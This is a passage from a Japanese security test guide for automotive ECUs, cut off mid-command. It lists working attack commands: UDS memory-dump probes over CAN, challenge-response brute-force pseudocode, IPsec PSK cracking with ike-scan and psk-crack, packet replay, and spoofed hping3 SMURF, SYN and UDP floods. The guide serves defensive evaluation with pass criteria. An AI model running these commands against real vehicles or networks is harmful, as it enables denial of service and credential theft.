手順	1. 準備 4.3.2 を参照し、CAN テストデバイスを搭載した Linux PC をセットアップする。 Carring Caribou を利用するための環境をセットアップする。 次のコマンドを実行して pip をインストールする。 `$ python -m pip install --upgrade pip` 次のコマンドを実行して python-can をインストールする。 `$ pip install python-can` python を実行してインストールが成功したことを確認し、can モジュールをロードする。 `$ python` `Python 2.7.13 (default, Jan 19 2017, 14:48:08)` `[GCC 6.3.0 20170118] on linux2` `Type "help", "copyright", "credits" or "license" for more information.` `>>> import can` `>>>` 設定ファイル canrc を編集して CAN インタフェースを指定する。 `[default]` `interface = socketcan` `channel = <can0>`

2. CAN バストラフィックのダンプ

次のコマンドを実行して CAN バストラフィックのダンプを取得する。

```
$ candump -l <can0>
```

※candump については、上記コマンドの実行によりダンプファイル candump-XXXX-XX-XX_XXXXXX.log が作成される。

3. Caring Caribou コマンドを使用したサービススキャンの実施

次のコマンドを実行して、Caring Caribou コマンドを使用したサービススキャンを実施する。

*<CLIENT_ID>*UDS クライアントが送信する CAN ID。

*<SERVER_ID>*UDS サーバが送信する CAN ID。

```
$ ./cc.py -I <can0> uds services -t 0.2 <CLIENT_ID> <SERVER_ID>
```

次のコマンドを実行して DID をダンプする。

```
$ ./cc.py -i <can0> uds dump_dids <CLIENT_ID> <SERVER_ID>
```

ダンプした DID データ内に意図しない DID が出力されていないかを確認する。

サポートされているサービスの一覧に ReadMemoryByAddress または RequestUpload が含まれている場合は、次の（1）～（3）のテストを実施し、機密情報を取得できないことを確認する。

（1）UDS サーバに SID を送信

UDS サーバに”Tester Present”の SID を送信する。

```
$ ./cc.py -i <can0> uds testerpresent <SERVER_ID>
```

（2）【ReadMemoryByAddress】が含まれていた場合

次のコマンドを実行して、ReadMemoryByAddress サービスを認証なしで使用できるかどうかを確認する。

※コマンド例としては 0x40000000 のアドレスに対してのみ読出ししているが、他のアドレスに対しても読出しを試行する。

```
$ cansend <can0> SERVER_ID>#07231440000000FF
```

UDS メッセージのログファイルを確認する。

<logfile> candump にて取得したログファイル。

```
$ cat <logfile> | grep "<SERVER_ID>#¥|<CLIENT_ID>"
```

コマンド実行結果を確認する。

```
(1633431932.655091) <can0>  <CLIENT_ID>#07231440000000FF
(1633431932.655125) <can0> <SERVER_ID>#037F231100000000
```

※上記の例では、メモリアドレス 0 x 40000000 への読み取りを要求したが、サービスがサポートされていないことを示す NRC 0x11 を受信したため、問題ないと判断できる。また、NRC0x31 応答が返ってきた場合についても問題ないと判断できる。

正常な応答が返ってきた場合は問題があると判断できる。

また、リターンコードが 0 x 33 (SecurityAccessDenied)の場合は、UDS のセキュリティアクセスが成功した後にのみサービスが呼び出される可能性があるため、正常な UDS セキュリティアクセスを行い、(2)の手順を使用して、読み取り操作に必要なメモリ範囲だけが有効になっているかどうかを確認する。

（3）【RequestUpload】が含まれていた場合

次のコマンドを実行して、RequestUpload サービスを認証なしで使用できるかどうかを確認する。

※コマンド例としては 0x400000 のアドレスに対してのみ読出ししているが、他のアドレスに対しても読出しを試行する。

```
$ cansend <can0> "<CLIENT_ID>#07350013400000FF"
```

UDS メッセージのログファイルを確認する。

```
$ cat logfile | grep "<SERVER_ID>#¥|<CLIENT_ID>"
```

コマンド実行結果を確認する。

```
(1633435173.747236) <can0> <CLIENT_ID>#07350013400000FF
(1633435173.747349) <can0> <SERVER_ID>#037F351100000000
```

※上記の例では、メモリアドレス 0 x 400000 への読み取りを要求したが、サービスがサポートされていないことを示す NRC 0x11 を受信したため、問題ないと判断できる。また、NRC0x31 応答が返ってきた場合についても問題ないと判断できる。

正常な応答が返ってきた場合は問題があると判断できる。

また、リターンコードが 0 x 33 (SecurityAccessDenied)の場合は、UDS のセキュリティアクセスが成功した後にのみサービスが呼び出される可能性があるため、正常な UDS セキュリティアクセスを行い、(3)の手順を使用して、読み取り操作に必要なメモリ範囲だけが有効になっているかどうかを確認する。

次のコマンドを使用してアドレスを指定し、データの転送を行う。

		`$ cansend <can0> "<CLIENT_ID>#023601FFFFFFFFFF"` ダンプにファームウェアの一部等の機密データが含まれていないか確認する。	
判定基準		ReadMemoryByAddress サービスと RequestUpload サービスは使用できないこと。または、セキュリティアクセスが成功した後にのみサービスが使用できること。セキュリティアクセスによる制限がない場合は、DID のダンプ情報に機密情報が含まれていないこと。	
ECU の攻撃に悪用されうる通信 IF		CAN	
セキュリティ機能		ツール認証	
CWE Category		CWE-199: Information Management Errors	
CWE		CWE-201: Insertion of Sensitive Information Into Sent Data	
CAPEC		-	
AP 値		10	AP 値は「10」となる。
	所要時間	0	テスト実施のためのコマンド実行は 1 日未満で終了すると考えられるため、所要時間は「≤1 日」となり、値は「0」となる。
	専門知識	6	このテストを実施するためには、セキュリティ関連ツールを利用するため、「エキスパート」となり、値は「6」となる。
	評価対象に対する知識	0	CAN や UDS の仕様等はインターネット上に公開されていること、および製品機能としても公開情報であるため、評価対象に対する知識は、「公開情報」となり、値は「0」となる。
	機会	4	物理的に CAN に接続する必要なため、機会は「中」となり、値は「4」となる。
	機器	0	攻撃者は攻撃に必要なツール等をインターネット上から簡単に入手することが可能なため、機器は「標準」となり、値は「0」となる。
参考情報		https://github.com/CaringCaribou/caringcaribou	

4.2.6.11. APP-011:弱いアルゴリズムに対するブルートフォース攻撃を用いた C&R クレデンシャルの取得

ID	APP-011
テストケース名称	弱いアルゴリズムに対するブルートフォース攻撃を用いた C&R クレデンシャルの取得
目的	C&R 認証に利用するアルゴリズムが脆弱な場合、チャレンジコードとレスポンスコードをブルートフォース計算することで、クレデンシャルを取得できるか確認する

<table>
<tr><td>前提条件</td><td>評価対象 ECU において、エンティティ間の認証に C&R 認証を実装していること。</td></tr>
<tr><td>入力情報</td><td>
• C&R 認証の実装に関する仕様書
• C&R 認証のアルゴリズムに関する情報
<table>
<tr><th>C&R 認証のアルゴリズムに関する情報</th><th>目的</th></tr>
<tr><td>クレデンシャルのデータ長</td><td>ブルートフォース攻撃時間に影響あり</td></tr>
<tr><td>チャレンジレスポンスの計算式</td><td>ブルートフォース計算の前処理で必要となるロジック</td></tr>
<tr><td>ハッシュ関数</td><td>弱い関数（MD4,MD5 等）を利用しているとブルートフォース攻撃時間に影響あり。鍵管理のガイドライン等と併せて確認する</td></tr>
<tr><td>チャレンジレスポンスの計算式</td><td>ブルートフォース計算の前処理で必要となるロジック</td></tr>
<tr><td>ストレッチ回数</td><td>ハッシュ関数の実行回数を示す。ブルートフォース攻撃の時間に比例する</td></tr>
</table>
上記情報の組み合わせは C&R 認証に対するブルートフォース攻撃時間に影響する。ブルートフォース攻撃時間の許容時間については仕様書等で確認が必要だが、GPU の計算速度とクレデンシャルのデータ長 x ストレッチ回数でおおよそ攻撃時間を把握することが可能となる。

例として、2021 年で最も性能の高い GPU Nvidia RTX3090 の MD5 の計算速度は 6.5 x 10^9 ハッシュ/毎秒である。クレデンシャルのデータ長が 32bit の場合、10 進法に直すと 4.3 x 10^9 となるため理論上 1.4 秒程度でブルートフォース計算が完了する。C&R 認証にはハッシュ結果を再ハッシュするストレッチが実行されている場合がある。ストレッチ回数が 1000 回の場合、1400 秒かかることになる。
</td></tr>
<tr><td>環境</td><td>メッセージ認証を行う２つのエンティティ間のネットワーク上のパケットをキャプチャできる環境。</td></tr>
<tr><td>装置</td><td>
• GPU を搭載した PC（コンパイラまたはスクリプト実行環境）
仕様書等に記載されている C&R 認証に対するブルートフォース攻撃の許容時間に応じた計算速度を持つ GPU を用意する必要がある。Google 検索で「hashcat benchmark <GPU 名(例：RTX3090)>」と検索すると、ハッシュアルゴリズムごとのベンチマークを確認することができる。
</td></tr>
</table>

<table>
<tr><td></td><td>
• GPU を利用したハッシュ計算プログラム（hashcat 等）
• ネットワーク上の C&R 認証パケットを送受信可能な機材
</td></tr>
<tr><td>手順</td><td>
1. C&R 認証パケットのキャプチャ
2 つの ECU 間で送信されるチャレンジコードとレスポンスコードのペアをキャプチャする。

2. ブルートフォース攻撃の実施
コード解析結果をもとに、任意の値（ここでは C とする）とのハッシュ計算結果がレスポンスコードと一致するか、C のブルートフォース計算を行うことでクレデンシャルを取得する。以下に解析結果例と解析用疑似コードを示す。

<table>
<tr><th>C&R 認証のアルゴリズムに関する情報</th><th>値</th></tr>
<tr><td>クレデンシャルのデータ長</td><td>32bit</td></tr>
<tr><td>チャレンジレスポンスの計算式</td><td>チャレンジコードとクレデンシャルの XOR 結果をハッシュする</td></tr>
<tr><td>ハッシュ関数</td><td>MD5</td></tr>
<tr><td>ストレッチ回数</td><td>1000 回</td></tr>
</table>
疑似コード例
func()の引数を変えることでブルートフォース計算を行う。
<pre>
func(int C){
  temp = hash(チャレンジコード XOR C)
  for (i=0, i<1000 ;i++){
    temp = hash_by_MD5(temp);
  }
  if (temp == レスポンスコード) {
    printf(OK);
  }
}
</pre>
上記の hash_by_MD5 には hashcat 等のハッシュ計算プログラムを呼び出す。
</td></tr>
<tr><td>判定基準</td><td>クレデンシャルを取得できないこと</td></tr>
<tr><td>ECU の攻撃に悪用されうる通信 IF</td><td>ツール認証機能を利用する全インタフェース</td></tr>
<tr><td>セキュリティ機能</td><td>ツール認証</td></tr>
<tr><td>CWE Category</td><td>CWE-310: Cryptographic Issues</td></tr>
<tr><td>CWE</td><td>CWE-916: Use of Password Hash With Insufficient Computational Effort</td></tr>
<tr><td>CAPEC</td><td>CAPEC-55: Rainbow Table Password Cracking</td></tr>
<tr><td></td><td>7～11　AP 値は機会に応じて異なる。</td></tr>
</table>

AP 値			• 機会が「不必要/無制限」のインタフェースの場合、AP 値は「7」 • 機会が「容易」のインタフェースの場合、AP 値は「8」 • 機会が「中」のインタフェースの場合、AP 値は「11」
	所要時間	1	テスト実施に係る時間はブルートフォース攻撃時間と静的コード解析時間の合計となる。ブルートフォース攻撃は 1 日を目安にしており、コード解析を含むと 1 週間未満かかるテストであると見込み、値は「1」。
	専門知識	6	セキュリティ関連ツールを利用するため、「エキスパート」となり、値は「6」。
	評価対象に対する知識	0	特に設計仕様の知識は不要であり、「公開情報」となり、値は「0」。
	機会	0～4	ECU の攻撃に悪用されうる通信 IF によって値が異なる。Appendix.1.1 を参照し、インタフェースに該当する機会の値を算出すること。 • 機会が「不必要/無制限」のインタフェース場合、値は「0」。 • 機会が「容易」のインタフェースの場合、値は「1」。 • 機会が「中」のインタフェースの場合、値は「4」。
	機器	0	攻撃者は攻撃に必要なツール等をインターネット上から簡単に入手することが可能なため、装置は「標準」となり、値は「0」。
参考情報		https://ghidra-sre.org/ https://gist.github.com/Chick3nman/e4fcee00cb6d82874dace72106d73fef	

4.2.6.12. APP-012:IPSec におけるパスワードクラック

ID	APP-012
テストケース名称	IPSec におけるパスワードクラック
目的	IPSec におけるパスワードクラックが可能かどうかを確認する。
前提条件	評価対象 ECU が IPsec による暗号化を行っており、相互認証の際、PSK を利用していること。
入力情報	*<TARGET>*IPSec/IKE サービスを実行しているホストの IP アドレス。
環境	評価対象 ECU と IPsec を用いて通信を行うことが可能な環境。
装置	• Kali Linux をインストールしたテスト用 PC • 評価対象 ECU と通信するためのインタフェース • 4.3 の各インタフェースの「必要な機器」を参照し、評価対象 ECU と IP 通信を行うためのインタフェースに係る機器を準備する。
手順	1. 準備

4.3 の各インタフェースの「事前準備」を参照して準備を行う。
事前準備が完了したら、テスト用 PC をインタフェースを介して接続する。

ユーザ名とパスワードの組み合わせをブルートフォースするために ikeforce を利用する。

```
$ git clone https://github.com/SpiderLabs/ikeforce.git
```

2. エンコード方式の確認

IPSec サービスが稼働している IP アドレス（ポート）を確認後、ike-scan コマンドを使用して、利用されるエンコード方式を確認する。

```
$ ike-scan -M <TARGET>
```

上記のコマンドでエンコード方式が見つからない場合は、以下のコマンドを実行して、利用可能なエンコード方式をブルートフォースで探し、正しいエンコード方式を確認する。

```
$ for ENC in 1 2 3 4 5 6 7/128 7/192 7/256 8; do for HASH
in 1 2 3 4 5 6; do for AUTH in 1 2 3 4 5 6 7 8 64221 64222
64223 64224 65001 65002 65003 65004 65005 65006 65007 65008
65009 65010; do for GROUP in 1 2 3 4 5 6 7 8 9 10 11 12 13
14 15 16 17 18; do echo "--trans=$ENC,$HASH,$AUTH,$GROUP"
>> ike-dict.txt ;done ;done ;done ;done
$ while read line; do (echo "Valid trans found: $line" &&
sudo ike-scan -M $line <TARGET>) | grep -B14 "1 returned
handshake" | grep "Valid trans found" ; done < ike-dict.txt
```

3. サーバに関する情報の取得

<*TR*>-IPSec サービスが使用するエンコード方式。

手順 2 で確認したエンコード方式を使用してベンダ情報等のサーバに関する情報を取得する。

```
$ ike-scan -M –showbackoff –trans <TR> <TARGET>
```

次のコマンドを使用して、IPSec サービスが使用するグループ名（ID）を取得する。

```
$ ike-scan -P -M -A -n fakeID <TARGET>
```

4. ハッシュの取得

<*ID*>-IPSec サービスが使用するグループ名。

エンコード方式とグループ名（ID）が取得できた場合、次のコマンドを使用して

	ハッシュを取得する。 `$ ike-scan -M -A -n <ID> --trans --pskcrack=hash.txt <TARGET>` 5. psk-crack を利用したハッシュ解析 <*WORDLIST*>:ハッシュを解析したり、パスワードを総当たり攻撃するために使用するリスト。手順 1 の ikeforc のインストール時に /usr/share/ike-scan/psk-crack-dictionary というファイルが自動でインストールされる。 また、Kali Linux では/usr/share/wordlists/フォルダに辞書ファイルが保存されている。 特に rockyou.txt.gz は巨大な辞書ファイルで、標準では圧縮されたファイルとなっており、解凍することで利用可能となる。（解凍後はおおむね 140Mbyte） `$ cd /usr/share/wordlists/` `$ sudo gunzip rockyou.txt.gz` 手順 4 にてハッシュが取得できた場合、次のコマンドを使用して、ハッシュを解析する。 `$ psk-crack -d <WORDLIST> hash.txt` ※<*WORDLIST*>は psk-crack-dictionary と Kali Linux の wordlists の 2 種類を使用すること。<*WORDLIST*>に正しいパスワードが含まれている場合、ハッシュは解析され、正しいユーザ名とパスワードの組み合わせが表示される。 【ikeforce.py】を使用したハッシュ解析 ※psk-crack を利用して正しいユーザ名とパスワードの組み合わせが表示されなかった場合に以下の手順を実施する。 <*USERNAME*>ユーザ名を総当たり攻撃するために使用するリスト。 <*PSK*>PSK ハッシュの情報。 ikeforce.py を使用して、ユーザ名とパスワードのブルートフォースを行う。 ※ブルートフォースを行うためには、グループ名（ID）と PSK の情報が必要。 `$ ./ikeforce.py <TARGET> -b -i <ID> -u <USERNAME> -k <PSK> -w <WORDLIST> [-s 1]` ※<*WORDLIST*>は psk-crack-dictionary と Kali Linux の wordlists の 2 種類を使用すること。<*WORDLIST*>に正しいパスワードが含まれている場合、ハッシュは解析され、正しいユーザ名とパスワードの組み合わせが表示される。
判定基準	ハッシュ解析によって正しいユーザ名とパスワードの組み合わせが判明しないこと。
ECU の攻撃に悪用	相互認証機能を使用する全インタフェース

されうる通信 IF			
セキュリティ機能		相互認証	
CWE Category		CWE-1211: Authentication Errors	
CWE		CWE-309: Use of Password System for Primary Authentication	
CAPEC		CAPEC-16: Dictionary-based Password Attack CAPEC-49: Password Brute Forcing CAPEC-70: Try Common or Default Usernames and Passwords	
AP 値		6～10	AP 値は機会に応じて異なる。 • 機会が「不必要/無制限」のインタフェースの場合、AP 値は「6」 • 機会が「容易」のインタフェースの場合、AP 値は「7」 • 機会が「中」のインタフェースの場合、AP 値は「10」
	所要時間	0	テスト実施のためのコマンド実行は、ブルートフォースではあるが、1 日未満で終了すると考えられるため、所要時間は「≤1 日」となり、値は「0」となる。
	専門知識	6	このテストを実施するためには、セキュリティ関連ツールを利用するため、「エキスパート」となり、値は「6」となる。
	評価対象に対する知識	0	IPsec の仕様等はインターネット上に公開されていること、および製品機能としても公開情報であるため、評価対象に対する知識は、「公開情報」となり、値は「0」となる。
	機会	0～4	ECU の攻撃に悪用されうる通信 IF によって値が異なる。Appendix.1.1 を参照し、インタフェースに該当する機会の値を算出すること。 • 機会が「不必要/無制限」のインタフェース場合、値は「0」。 • 機会が「容易」のインタフェースの場合、値は「1」。 • 機会が「中」のインタフェースの場合、値は「4」。
	機器	0	攻撃者は攻撃に必要なツール等をインターネット上から簡単に入手することが可能なため、機器は「標準」となり、値は「0」となる。
参考情報		https://www.kali.org/tools/ike-scan/ https://github.com/royhills/ike-scan	

4.2.6.13. APP-013:キャプチャしたパケットのリプレイによる影響の確認

ID	APP-013
テストケース名称	キャプチャしたパケットのリプレイによる影響の確認
目的	IP 通信環境でキャプチャしたパケットをリプレイし、ECU やアプリケーションに影響を与えないか確認する。
前提条件	評価対象 ECU が IP 通信できる機能を有していること。

入力情報	—
環境	評価対象 ECU 及びテスト用 PC を接続可能な IP 通信環境。
装置	• Kali Linux をインストールしたテスト用 PC • 評価対象 ECU と通信するためのインタフェース 4.3 の各インタフェースの「必要な機器」を参照し、評価対象 ECU と IP 通信を行うためのインタフェースに係る機器を準備する。
手順	1. 準備 4.3 の各インタフェースの「事前準備」を参照して準備を行う。テスト用 PC のインタフェースはプロミスキャスモードで動作している必要がある。プロミスキャスモードで動作していない場合は、以下のコマンドを実行する。 *<INTERFACE>* テスト用 PC のインタフェース名。 `$ sudo ifconfig <INTERFACE> promisc` 設定を有効にするため、インタフェースを再起動する。 `$ sudo ifdown <INTERFACE> && sudo ifup <INTERFACE>` IP 通信環境を流れるパケットをキャプチャし、リプレイするツールをインストールするため、以下のコマンドを実行する。 `$ sudo apt update` `$ sudo apt install wireshark tcpreplay` 2. パケットのキャプチャ Kali Linux で初めて Wireshark を起動する場合は以下のコマンドを事前に実行する。 最初の dpkg-reconfigure コマンドでは root ユーザ以外にパケットキャプチャの権限を付与するかという問いになるため「Yes」で回答する。 *<USERNAME>* テスト用 PC の Kali Linux のユーザ名。 `$ sudo dpkg-reconfigure wireshark-common` `$ sudo usermod -a -G wireshark <USERNAME>` テスト用 PC をインタフェースを介して接続し、Wireshark を起動してパケットをキャプチャする。 リプレイしたいパケットをキャプチャできたら、キャプチャを停止する。 Wireshark の GUI からリプレイしたいキャプチャ（例えば、TLS のハンドシェイク部分など）を右クリックしてマーク（選択）する。 Wireshark の「ファイル」メニューから「指定したパケットをエクスポート」を選択し、PCAP 形式で名前を付けてファイルを保存する。 （Wireshark によるパケットキャプチャ方法の詳細は https://www.wireshark.org/docs/wsug_html_chunked/等を参照） 3. リプレイ 次のコマンドを使用して、ECU やアプリケーションがパケットのリプレイによ

		る影響（誤動作、認証のバイパス等仕様外の動作）を受けないことを確認する。 *<PCAP_FILE>* 手順 2 で作成したリプレイ用の PCAP ファイル。 `$ tcpreplay <PCAP_FILE>`	
判定基準		アプリケーション等がリプレイによる影響を受けないこと。	
ECU の攻撃に悪用されうる通信 IF		フィルタリング機能を利用する全インタフェース	
セキュリティ機能		フィルタリング	
CWE Category		CWE-417:Communication Channel Errors CWE-1211:Authentication Errors CWE-1214:Data Integrity Issues CWE-417: Communication Channel Errors	
CWE		CWE-290:Authentication Bypass by Spoofing CWE-294:Authentication Bypass by Capture-replay CWE-346: Origin Validation Error CWE-349: Acceptance of Extraneous Untrusted Data With Trusted Data CWE-351: Insufficient Type Distinction CWE-353: Missing Support for Integrity Check CWE-354: Improper Validation of Integrity Check Value CWE-924: Improper Enforcement of Message Integrity During Transmission in a Communication Channel CWE-940: Improper Verification of Source of a Communication Channel	
CAPEC		CAPEC-13: Subverting Environment Variable Values CAPEC-14: Client-side Injection-induced Buffer Overflow CAPEC-21: Exploitation of Trusted Identifiers CAPEC-59:Session Credential Falsification through Prediction CAPEC-60: Reusing Session IDs (aka Session Replay) CAPEC-74: Manipulating State CAPEC-75: Manipulating Writeable Configuration Files	
AP 値		6～10	AP 値は機会に応じて異なる。 • 機会が「不必要/無制限」のインタフェースの場合、AP 値は「6」 • 機会が「容易」のインタフェースの場合、AP 値は「7」 • 機会が「中」のインタフェースの場合、AP 値は「10」
	所要時間	0	テスト実施のためのコマンド実行はパケットキャプチャとリプレイだが、1 日未満で終了すると考えられるため、所要時間は「≤1 日」となり、値は「0」。

	専門知識	6	このテストを実施するためには、セキュリティ関連ツールを利用するため、「エキスパート」となり、値は「6」。
	評価対象に対する知識	0	各インタフェースの仕様等はインターネット上に公開されていること、および製品機能としても公開情報であるため、評価対象に対する知識は、「公開情報」となり、値は「0」。
	機会	0～4	ECU の攻撃に悪用されうる通信 IF によって値が異なる。Appendix.1.1 を参照し、インタフェースに該当する機会の値を算出すること。 • 機会が「不必要/無制限」のインタフェース場合、値は「0」。 • 機会が「容易」のインタフェースの場合、値は「1」。 • 機会が「中」のインタフェースの場合、値は「4」。
	機器	0	攻撃者は攻撃に必要なツールをインターネット上から簡単に入手することが可能なため、機器は「標準」となり、値は「0」。
参考情報		https://www.wireshark.org/	

4.2.6.14. APP-014:ブロードキャストアドレスを用いた SMURF 攻撃

ID	APP-014
テストケース名称	ブロードキャストアドレスを用いた SMURF 攻撃
目的	IP 通信環境でブロードキャストアドレスを用いた ICMP flooding を発生させ ECU やアプリケーションに影響ないか確認する。
前提条件	評価対象 ECU が IP 通信でき、ICMP エコー応答機能を有していること。
入力情報	—
環境	評価対象 ECU 及びテスト用 PC を接続可能な IP 通信環境。 また、少なくとも評価対象 ECU 及びテスト用 PC 以外に同一ネットワーク上に IP アドレスが割り当てられ、ブロードキャスト IP アドレスに応答できる機器が接続されている必要がある。
装置	• Kali Linux をインストールしたテスト用 PC • hping3（パケット送信ツール） • 評価対象 ECU と通信するためのインタフェース 4.3 の各インタフェースの「必要な機器」を参照し、評価対象 ECU と IP 通信を行うためのインタフェースに係る機器を準備する。 • SMURF 攻撃を中継するブロードキャスト IP アドレスに応答できる機器
手順	1. 準備 4.3 の各インタフェースの「事前準備」を参照して準備を行う。 事前準備が完了したら、テスト用 PC をインタフェースを介して接続する。 テスト用 PC に hping3 ツールがインストールされていない場合は、以下のコマ

<table>
<tr><td colspan="2"></td><td colspan="2">ンドを使用してインストールする。
<code>$ sudo apt install hping3</code>
次のコマンドを実行してブロードキャスト IP アドレスを収集する。
<code>$ ip addr</code>
以下に上記コマンド実行結果の例を示す。ブロードキャスト IP アドレスが brd 以下に示されている。(例の場合は 192.168.0.255)
<pre>eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether   00:11:22:33:44:55   brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.60/24 brd 192.168.0.255 scope global dynamic noprefixroute eth0</pre>2.　SMURF 攻撃の実行
次のコマンドを実行してブロードキャストを用いた ICMP flooding（SMURF 攻撃）を発生させる。
<BROADCAST_IP>ブロードキャスト IP アドレス。
<code>$ sudo hping3 --icmp --flood <BROADCAST_IP> --spoof <TARGET_IP></code>
5 分間 ICMP flooding を発生させ、ECU やアプリケーションの動作を調査し、動作の停止、または再起動等の ICMP flooding 発生による影響を受けないことを確認する。</td></tr>
<tr><td colspan="2">判定基準</td><td colspan="2">テスト用パケットが送信されている間に評価対象 ECU の動作の停止、または再起動が発生しないこと。</td></tr>
<tr><td colspan="2">ECU の攻撃に悪用されうる通信 IF</td><td colspan="2">DoS 攻撃対策機能を利用する全インタフェース</td></tr>
<tr><td colspan="2">セキュリティ機能</td><td colspan="2">DoS 攻撃対策</td></tr>
<tr><td colspan="2">CWE Category</td><td colspan="2">CWE-840 Business Logic Errors</td></tr>
<tr><td colspan="2">CWE</td><td colspan="2">CWE-770 Allocation of Resources Without Limits or Throttling</td></tr>
<tr><td colspan="2">CAPEC</td><td colspan="2">CAPEC-487:ICMP Flood</td></tr>
<tr><td rowspan="4">AP 値</td><td></td><td>3～7</td><td>AP 値は機会に応じて異なる。
• 機会が「不必要/無制限」のインタフェースの場合、AP 値は「3」
• 機会が「容易」のインタフェースの場合、AP 値は「4」
• 機会が「中」のインタフェースの場合、AP 値は「7」</td></tr>
<tr><td>所要時間</td><td>0</td><td>テスト実施のためのコマンド実行は Ping コマンドだが、1 日未満で終了すると考えられるため、所要時間は「≤1 日」となり、値は「0」。</td></tr>
<tr><td>専門知識</td><td>3</td><td>このテストを実施するためには、Linux の標準的なコマンドを利用するため、「熟練者」となり、値は「3」。</td></tr>
<tr><td>評価対象に対する</td><td>0</td><td>各インタフェースの仕様等はインターネット上に公開されていること、および製品機能としても公開情報であるため、評価対象に対す</td></tr>
</table>

	知識		る知識は、「公開情報」となり、値は「0」。
	機会	0～4	ECU の攻撃に悪用されうる通信 IF によって値が異なる。Appendix.1.1 を参照し、インタフェースに該当する機会の値を算出すること。 • 機会が「不必要/無制限」のインタフェース場合、値は「0」。 • 機会が「容易」のインタフェースの場合、値は「1」。 • 機会が「中」のインタフェースの場合、値は「4」。
	機器	0	攻撃者は攻撃に必要なツールをインターネット上から簡単に入手することが可能なため、機器は「標準」となり、値は「0」。
参考情報		https://www.kali.org/tools/hping3/	

4.2.6.15. APP-015:ICMP と TCP・UDP を使用した DoS 攻撃

ID	APP-015
テストケース名称	ICMP と TCP・UDP を使用した DoS 攻撃
目的	評価対象 ECU がリソースを消費させるようなパケットを受信した際に正常に処置されるかどうかの確認を行う。
前提条件	評価対象 ECU が IP 通信機能を有しており、ICMP プロトコルスタックが実装されていること。
入力情報	*<TARGET_IP>*評価対象 ECU の IP アドレス *<PORT>*評価対象 ECU で稼働している ICMP と TCP・UDP サービスのポート番号
環境	評価対象 ECU とテスト用 PC が接続可能な IP 通信環境。
装置	• Kali Linux をインストールしたテスト用 PC • hping3（パケット送信ツール） • nping（パケット送信ツール、nmap のサブセット。） • 評価対象 ECU と通信するためのインタフェース • 4.3 の各インタフェースの「必要な機器」を参照し、評価対象 ECU と IP 通信を行うためのインタフェースに係る機器を準備する。

手順	1. 準備 4.3 の各インタフェースの「事前準備」を参照して準備を行う。 事前準備が完了したら、テスト用 PC をインタフェースを介して評価対象 ECU と接続する。 テスト用 PC に hping3/nping ツールがインストールされていない場合は、以下のコマンドを使用してインストールする。 `$ sudo apt install hping3 nmap` 2. ICMP フラッドの実行 次のコマンドを使用して、ICMP フラッドを実行する。 `$ sudo hping3 –-icmp --flood <TARTGET_IP>` 5 分間攻撃を実施し、Ctrl+C を押下し hping3 を停止する。 次のコマンドを使用して、送信元 IP アドレスを偽装した ICMP フラッドを実行する。 *<SPOOF_IP>*は評価対象 ECU と同一セグメントの別 IP アドレス。(hping3 から送信された ICMP Echo Request の返信を評価対象 ECU がここで指定した IP アドレスに対して行う。テスト環境においてこの IP アドレスが割り当てられた ECU が存在している場合、その ECU に対しても DoS 攻撃のパケットが送信される点に注意すること。同一セグメントの IP アドレスで実際に割り当てられてない IP アドレスを利用することもできる。) `$ sudo hping3 –-icmp --flood <TARTGET_IP> --spoof <SPOOF_IP>` 5 分間攻撃を実施し、Ctrl+C を押下し hping3 を停止する。 3. TCP SYN フラッドの実行 次のコマンドを使用して、評価対象 ECU で稼働しているサービスに対して TCP SYN フラッドを実行する。 `$ sudo hping3 --flood <TARTGET_IP> --syn -p <PORT>` 5 分間攻撃を実施し、Ctrl+C を押下し hping3 を停止する。 次のコマンドを使用して、送信元 IP アドレスを偽装した TCP SYN フラッドを実行する。 `$ sudo hping3 --flood <TARTGET_IP> --spoof <SPOOF_IP> --syn -p <PORT>` 5 分間攻撃を実施し、Ctrl+C を押下し hping3 を停止する。

4. TCP FIN フラッドの実行

次のコマンドを使用して、評価対象 ECU で稼働しているサービスに対して TCP FIN フラッドを実行する。

```
$ sudo hping3 --flood <TARTGET_IP> --fin -p <PORT>
```

5 分間攻撃を実施し、Ctrl+C を押下し hping3 を停止する。

次のコマンドを使用して、送信元 IP アドレスを偽装した TCP FIN フラッドを実行する。

```
$ sudo hping3 --flood <TARTGET_IP> --spoof <SPOOF_IP> --fin
-p <PORT>
```

5 分間攻撃を実施し、Ctrl+C を押下し hping3 を停止する。

5. TCP RST フラッドの実行

次のコマンドを使用して、評価対象 ECU で稼働しているサービスに対して TCP RST フラッドを実行する。

```
$ sudo hping3 --flood <TARTGET_IP> --rst -p <PORT>
```

5 分間攻撃を実施し、Ctrl+C を押下し hping3 を停止する。

次のコマンドを使用して、送信元 IP アドレスを偽装した TCP RST フラッドを実行する。

```
$ sudo hping3 --flood <TARTGET_IP> --spoof <SPOOF_IP> --rst
-p <PORT>
```

5 分間攻撃を実施し、Ctrl+C を押下し hping3 を停止する。

6. TCP PUSH and ACK フラッドの実行

次のコマンドを使用して、評価対象 ECU で稼働しているサービスに対して TCP PUSH and ACK フラッドを実行する。

```
$ sudo hping3 --flood <TARTGET_IP> -PA -p <PORT>
```

5 分間攻撃を実施し、Ctrl+C を押下し hping3 を停止する。

次のコマンドを使用して、送信元 IP アドレスを偽装した TCP PUSH and ACK フラッドを実行する。

```
$ sudo hping3 --flood <TARTGET_IP> --spoof <SPOOF_IP> -PA
-p <PORT>
```

5 分間攻撃を実施し、Ctrl+C を押下し hping3 を停止する。

7. TCP Connect フラッドの実行

次のコマンドを使用して、評価対象 ECU で稼働して いるサービスに対して TCP Connect フラッドを実行する。以下の例では、1 秒間に 10,000 回（rate で指定）

	のコネクションを要求し、3,000,000 回実施（count で指定）したら終了するケースである。（つまり 5 分間） `$ sudo nping --tcp-connect --dest-port <PORT> --rate=10000 --count=3000000 <TARTGET_IP>` 8. UDP フラッドの実行 次のコマンドを使用して、評価対象 ECU で稼働しているサービスに対して UDP フラッドを実行する。 `$ sudo hping3 --udp --flood <TARTGET_IP> -p <PORT>` 5 分間攻撃を実施し、Ctrl+C を押下し hping3 を停止する。 次のコマンドを使用して、送信元 IP アドレスを偽装した UDP フラッドを実行する。 `$ sudo hping3 --udp --flood <TARTGET_IP> --spoof <SPOOF_IP> -p <PORT>` 5 分間攻撃を実施し、Ctrl+C を押下し hping3 を停止する。 9. Ping of Death の実行 不正な形式または悪意のある ping を攻撃対象に送信することによる攻撃手法は Ping of Death と呼ばれる。 次のコマンドを使用して、評価対象 ECU に ping を送信する。 `$ sudo hping3 --flood <TARTGET_IP> --data 65000` `$ sudo hping3 --flood 